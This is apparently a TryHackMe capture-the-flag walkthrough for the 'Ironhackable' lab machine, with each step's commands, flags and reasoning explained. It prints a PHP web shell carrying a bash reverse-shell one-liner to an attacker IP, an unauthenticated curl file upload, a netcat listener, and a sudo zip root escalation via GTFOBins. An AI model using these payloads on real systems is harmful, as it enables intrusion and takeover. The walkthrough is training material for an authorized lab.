

TryHackMe: Ironhackable Study-Mode Walkthrough — Command & Reasoning Briefing

A step-by-step breakdown of the attack chain used to compromise the Ironhackable machine: every command's flags explained, why that specific tool/command was chosen over alternatives, and why it appears at that point in the sequence. Commands, output, and screenshots throughout this guide are taken directly from a completed run against this target.

Attack Chain Overview




Figure — The five-phase attack chain used against Ironhackable, start to finish.

Phase	Goal
1. Reconnaissance & Enumeration	Map the target's open services and web attack surface
2. Initial Access	Turn a discovered flaw into a working shell on the box
3. Flag 1 (User Flag)	Locate and read the low-privilege flag
4. Privilege Escalation	Turn the low-privilege shell into root access
5. Flag 2 (Root Flag)	Retrieve and decode the final flag

PHASE 1: RECONNAISSANCE & ENUMERATION

Step 1 — Port Scan (initial sweep + version detection)

1a. Initial full TCP port sweep:

```
nmap -p- 10.82.160.105
```

Result: ports 22 (ssh) and 80 (http) open; port 1337 closed. No other ports responded.

1b. Follow-up scan for service versions:

```
nmap -Pn -p- -sV 10.82.160.105
```

Flag breakdown

Flag	Meaning
-p-	Scan all 65,535 TCP ports, not just the default top 1000
-Pn	Skip host discovery (treat the host as up) — useful when ICMP is filtered/blocked
-sV	Probe open ports to determine the service/version running on each

```
root@ip-10-82-106-85:~# nmap -Pn -p- -sV 10.82.160.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-19 18:16 UTC
Nmap scan report for ip-10-82-160-105.eu-west-1.compute.internal (10.82.160.105)
Host is up (0.00028s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
1337/tcp  closed waste
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.82 seconds
```

Actual output from the version-detection scan.

WHY THIS COMMAND WAS CHOSEN

- A default Nmap scan only checks the top 1000 ports. Running -p- first removes any doubt about what's actually open, rather than assuming only common ports matter.
- The version-detection follow-up (-sV) matters because knowing the exact software and version (Apache 2.4.41, OpenSSH 8.2p1) narrows down which known vulnerabilities are worth checking, rather than guessing blindly.

WHY IT APPEARS AT THIS POINT

- Every later step depends on knowing what's actually running on the target. This is the step that reveals that — nothing else can begin until the attack surface (here: SSH and a web server) is confirmed.

Step 2 — Web Directory Brute-Force

```
gobuster dir -u http://10.82.160.105 \  
-w /usr/share/wordlists/dirb/common.txt
```

Flag breakdown

Flag	Meaning
dir	Gobuster's directory/file brute-force mode
-u	Target URL
-w	Wordlist to use — here, dirb's common.txt list

```
Nmap done: 1 IP address (1 host up) scanned in 104.51 seconds  
root@ip-10-82-106-85:~# ^C  
root@ip-10-82-106-85:~# gobuster dir -u http://10.82.160.105 -w /usr/share/wordlists/dirb/common.txt  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.82.160.105
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312]
/de (Status: 301) [Size: 311]
/index.html (Status: 200) [Size: 352568]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316]
Progress: 4614 / 4615 (99.98%)
=====

Finished

```
=====
```

root@ip-10-82-106-85:~# █

Actual gobuster output against the target.

The /de directory (301 — a redirect, indicating a real folder) was the lead worth following manually. Browsing into it led to the application's contact form at /de/en/application.php, the endpoint targeted in Phase 2. The /uploads directory found here is also significant — it's where an uploaded file would later be reachable.

WHY THIS COMMAND WAS CHOSEN

- Step 1 confirmed a web server is running; the natural next question is what exists on it beyond the homepage. Gobuster automates checking for pages/folders a normal visitor would never find by clicking around.
- dirb's common.txt is a reasonable starting wordlist — broad enough to catch standard folder names like /uploads and /css without the longer runtime a larger list would need.

WHY IT APPEARS AT THIS POINT

- Directly dependent on Step 1's result — there's no URL to brute-force until a web service is confirmed. This is the standard “service found → map what's on it” progression.

PHASE 2: INITIAL ACCESS

Step 3 — Source Code Review (Browser DevTools)

Opening the browser's developer console (F12) on the discovered endpoint revealed a file-upload field that had been commented out of the visible page:

```
<!--<input type="file" name="fileToUpload" id="fileToUpload" ... -->
```

KEY FINDING — SETS UP STEP 4

This comment does NOT by itself prove the upload is exploitable — hiding an input field in HTML is a client-side change only. What it DOES confirm is that a file-upload code path named **fileToUpload** exists somewhere in the application's backend logic (otherwise the developer would have had no reason to build this field in the first place). That's a concrete, testable hint: **if the server-side handler was only ever told to stop DISPLAYING the field, and never told to stop PROCESSING it, submitting that field directly should still work.** Step 4 tests exactly that hypothesis with a direct curl request — confirming it turns this into a genuine arbitrary file upload vulnerability.

WHY IT APPEARS AT THIS POINT

- This step directly follows discovering the endpoint in Step 2 — the natural next move on any unfamiliar page is to check what the client-side code reveals before attempting anything active.

Step 4 — Direct Upload via curl (Bypassing the Frontend)

Before the upload, the /uploads directory only contained two unrelated files:



/uploads/ before the exploit — only the two original PDFs present.

The uploaded file was a **PHP web shell**, saved locally as **test.php**. It uses PHP's `exec()` function to run a shell command on the server — a classic bash reverse-connection one-liner redirected through `/dev/tcp`, back to a listener on the attacker's machine on port 4444.

Payload (test.php):

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.82.80.3/4444 0>&1'"); ?>
```

Upload command:

```
curl -X POST http://10.82.160.105/de/en/application.php \  
-F "Name=test" \  
-F "E-mail=test@test.com" \  
-F "fileToUpload=@/root/test.php" \  
-F "submit=submit"
```

Flag breakdown

Flag	Meaning
-X POST	Send an HTTP POST request
-F	Send this field as multipart/form-data — required for file uploads
fileToUpload=@...	Upload the local file, using the exact field name found in Step 3's commented-out HTML

```
root@ip-10-81-72-10:~# curl -X POST http://10.81.165.6/de/en/application.php \
-F "Name=test" \
-F "E-mail=test@test.com" \
-F "fileToUpload=@/root/test.php" \
-F "submit=submit"

<!DOCTYPE html>
<html>
<link sizes="16x16" type="image/png" rel="icon" href="https://www.datocms-assets
.com/14946/1690965068-default.png?auto=format&h=16&w=16" />
<link sizes="32x32" type="image/png" rel="icon" href="https://www.datocms-assets
.com/14946/1690965068-default.png?auto=format&h=32&w=32" />
<link sizes="96x96" type="image/png" rel="icon" href="https://www.datocms-assets
```

The curl request being sent and the server's response beginning.

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 cv_john_doe.pdf	2023-11-11 13:16	185K	
 cv_john_smith.pdf	2023-11-11 13:15	96K	
 test.php	2026-08-20 01:06	75	

Apache/2.4.41 (Ubuntu) Server at 10.81.165.6 Port 80

/uploads/ after the exploit — test.php now present (75 bytes).

WHY THIS COMMAND WAS CHOSEN

- Since the field was only hidden in the browser, not removed from the server, submitting a request directly with curl bypasses the missing UI entirely — the backend still accepts it, exactly as predicted in Step 3's key finding.
- A PHP payload was used because Steps 1-2 already confirmed this is a PHP-based application (the .php extension on the endpoint, and Apache serving it).

WHY IT APPEARS AT THIS POINT

- Directly follows Step 3's discovery — the commented-out field is only useful once you confirm it's still processed server-side, which this step tests and exploits in one move.

Step 5 — Catching and Stabilizing the Shell

5a. Start a listener on the attacking machine:


```
nc -lvnp 4444
```

Flag	Meaning
-l	Listen mode — wait for an incoming connection
-v	Verbose — show connection details when one arrives
-n	Skip DNS resolution (numeric IPs only, faster)
-p 4444	Listen on port 4444

5b. Trigger the uploaded payload:

```
curl http://10.82.160.105/uploads/test.php
```

Requesting the uploaded file directly causes the web server to execute it, which triggers the reverse-shell payload inside.



```
root@ip-10-81-72-10: ~  
File Edit View Search Terminal Help  
root@ip-10-81-72-10:~# curl http://10.81.165.6/uploads/test.php
```

The trigger request being sent — note it hangs, waiting on the listener.

```
root@ip-10-81-72-10:~# nc -lvnp 4444  
Listening on 0.0.0.0 4444  
Connection received on 10.81.165.6 35522  
bash: cannot set terminal process group (846): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ironhack:/var/www/html/uploads$
```

The listener catches the callback. Note the “no job control in this shell” error — exactly the fragility Step 5c fixes.

5c. Upgrade the raw shell to a full interactive terminal:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
# Ctrl+Z to background, then:  
stty raw -echo; fg  
# press Enter twice, then:  
export TERM=xterm
```

WHY THIS SEQUENCE WAS CHOSEN

- The listener must be running BEFORE the payload is triggered — a callback with nothing listening on the other end is a lost connection, so ordering here is not optional.
- `pty.spawn` upgrades a fragile raw shell (no tab-complete, dies on Ctrl+C) into one that behaves like a normal SSH session, which is necessary for any interactive tool used later (e.g. `sudo` prompts, text editors).

WHY IT APPEARS AT THIS POINT

- This is the step where access is actually gained — it depends entirely on Step 4's upload having succeeded, and everything from here on assumes a working shell on the target.

PHASE 3: FLAG 1 (USER FLAG)

Step 6 — Locating and Reading the User Flag

```
ls -la /home
cat /home/<username>/user.txt
```

Flag breakdown

Flag	Meaning
ls -la	List all files in /home, including hidden ones, with full details
cat	Print the flag file's contents to the terminal

WHY THIS COMMAND WAS CHOSEN

- Once shell access exists, /home is the standard first place to check for a CTF-style user flag — it's where individual user accounts (and their files) typically live on a Linux system.

WHY IT APPEARS AT THIS POINT

- This is the most straightforward objective available immediately after gaining a shell (Step 5), and confirming it before moving on to privilege escalation validates that access is fully working.

```
boot etc lib lib64 lost+found mnt proc run snap sys usr
www-data@ironhack:/$ cd home
www-data@ironhack:/home$ ls
ironhackable
www-data@ironhack:/home$ cd ironhackable
www-data@ironhack:/home/ironhackable$ ls
flag.txt
www-data@ironhack:/home/ironhackable$ cat flag.txt
THM{K33P_PUSH1NG}
www-data@ironhack:/home/ironhackable$
```

The actual terminal session: navigating to /home, finding the ironhackable user's directory, and reading the flag.

Task 3 Exploit

Now that we've played digital **Sherlock** during the reconnaissance phase, it's time to switch gears and put on our cyber spy hats.

Picture this: you're not just analyzing information; you're plotting the most epic cyber heist, searching for the perfect avenue to make your move. It's like planning a high-tech bank robbery, but without the ski masks and getaway cars.

So, with our intel in hand, **let's map out the potential avenues for exploitation**. Think of it as laying out the blueprints for your digital masterpiece – finding the weak points, the unlocked doors, and the secret tunnels. Get ready to flex those cyber muscles; we're about to turn information into opportunity!

Answer the questions below

What type of malicious file will help gain unauthorized access to the web server?

web shell

✓ Correct Answer

What's the User Flag?

THM{K33P_PUSH1NG}

✓ Correct Answer

Confirmed task answers: web shell as the exploit file type, and the User Flag.

Confirmed result: **THM{K33P_PUSH1NG}**

PHASE 4: PRIVILEGE ESCALATION

Step 7 — Checking Sudo Permissions

```
sudo -l
```

Flag breakdown

Flag	Meaning
-l	List the commands the current user is permitted to run via sudo, per the sudoers file

WHY THIS COMMAND WAS CHOSEN

- This is the standard first check in any privilege-escalation attempt — it directly reveals whether the current low-privilege account has been granted elevated rights to run specific programs as another user (often root).

WHY IT APPEARS AT THIS POINT

- Comes right after confirming the user flag (Step 6), marking the shift from “confirm access works” to “escalate that access.” sudo -l is checked before anything more complex because it's fast and frequently reveals an immediate path forward.

Step 8 — Exploiting sudo zip via GTFOBins

Step 7 revealed that the current account could run /usr/bin/zip as root with no password required (NOPASSWD). GTFOBins documents a known technique for turning that into a root shell:

```
TF=$(mktemp -u)
sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
```

Flag breakdown

Flag	Meaning
TF=\$(mktemp -u)	Generate a unique temporary filename for zip to write to
-T	Test the archive's integrity immediately after creating it
-TT 'sh #'	Specify the command zip should run to perform that test — here, a shell instead of the real test utility. The trailing # comments out anything zip appends afterward

```

www-data@ironhack:/$ sudo -l
Matching Defaults entries for www-data on ironhack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ironhack:
    (ALL) NOPASSWD: /usr/bin/zip
www-data@ironhack:/$ TF=$(mktemp -u)
www-data@ironhack:/$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 35%)
#

```

The full terminal proof: Step 7's `sudo -l` output (highlighting the NOPASSWD zip entry), followed by the exploit — the `#` prompt confirms root access gained.

WHY THIS COMMAND WAS CHOSEN

- zip's `-T/-TT` combination is documented on GTFOBins specifically as a sudo privilege-escalation technique — it exists because zip is designed to let the user specify a custom test command, and that design can be repurposed to run any command instead.
- Because zip itself is running as root (via sudo), the shell it spawns through `-TT` inherits that same root privilege — the child process runs with its parent's permissions.

.. / zip

 Sponsor  Fork  Star 13,557 

Shell File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands using the system shell, e.g., via functions like `system`, so it only works for distributions where the shell does not drop SUID privileges.

```
zip /path/to/temp-file /etc/hosts -T -TT '/bin/sh #'
```

Source: GTFOBins (gtfobins.github.io) — the “Shell / SUID” entry for zip, showing the exact technique this command is based on.

WHY IT APPEARS AT THIS POINT

- This step is only possible because Step 7 identified zip specifically as the exploitable sudo entry — the technique used here is chosen based on what that command revealed, not applied blindly.

PHASE 5: FLAG 2 (ROOT FLAG)

Step 9 — Locating the Root Flag

```
cd /root
cat flag.txt
```

WHY THIS COMMAND WAS CHOSEN

- With root access gained in Step 8, /root becomes readable — it's the standard location for the final flag in this style of CTF, and is inaccessible without the privilege escalation that just occurred.

WHY IT APPEARS AT THIS POINT

- This is the direct payoff of Step 8: the root shell obtained there is what makes /root readable at all.

```
www-data@ironhack:/$ TF=$(mktemp -u)
www-data@ironhack:/$ sudo /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 35%)
# ls
bin    dev  home  lib32  libx32  media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
# cd root
# ls
flag.txt  snap
# cat flag.txt
THM{5376559152011dbe2c72a6a5790d96c3}
#
```

The full root-shell session: from the zip exploit landing root, into /root, and reading the flag hash.

Step 10 — Cracking the Flag Hash

The flag file returned an MD5-format string wrapped in the platform's submission syntax: THM{5376559152011dbe2c72a6a5790d96c3}. Submitting the raw hash did not validate — it needed to be cracked into plaintext first.

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Flag breakdown

Flag	Meaning
--format=Raw-MD5	Tell John the hash type to attempt — required, since John does not reliably auto-detect every hash format
--wordlist=...	Use rockyou.txt, a very large breached-password wordlist, as the candidate list to test against the hash

Result: the hash cracked to the plaintext **ironhawk**, giving the final submission **THM{ironhawk}**.

```

CTFBuilder Downloads Rooms go reports test.php
Desktop Pictures Scripts hash.txt snap
Documents Postman Templates neoreg_servers test-reports
root@ip-10-81-72-10:~# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Note: Passwords longer than 18 [worst case UTF-8] to 55 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
?ironhawk (?)
ig 0:00:00:02 DONE (2026-08-20 00:04) 0.4167g/s 3042Kp/s 3042Kc/s 3042KC/s ironmaiden2215..ironfish599
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@ip-10-81-72-10:~# john --format=Raw-MD5 show hash.txt
stat: show: No such file or directory
root@ip-10-81-72-10:~# john --show --format=Raw-MD5 show hash.txt
stat: show: No such file or directory
root@ip-10-81-72-10:~# john --show --format=Raw-MD5 hash.txt
?:ironhawk
1 password hash cracked, 0 left

```

The actual cracking session, including confirming the result with john --show.

WHY THIS COMMAND WAS CHOSEN

- rockyou.txt is the standard first wordlist to try in a CTF context — it's large, widely available, and frequently contains the exact word used in deliberately “crackable” training flags.
- --format=Raw-MD5 was specified based on the hash's length and structure (32 hex characters), which matches MD5's 128-bit output exactly.

WHY IT APPEARS AT THIS POINT

- This is the final step because it depends on having the raw hash from Step 9 — cracking has nothing to work with until the flag file is actually read.

Source: TryHackMe — Ironhackable room. Study/training purposes on the authorized lab environment only.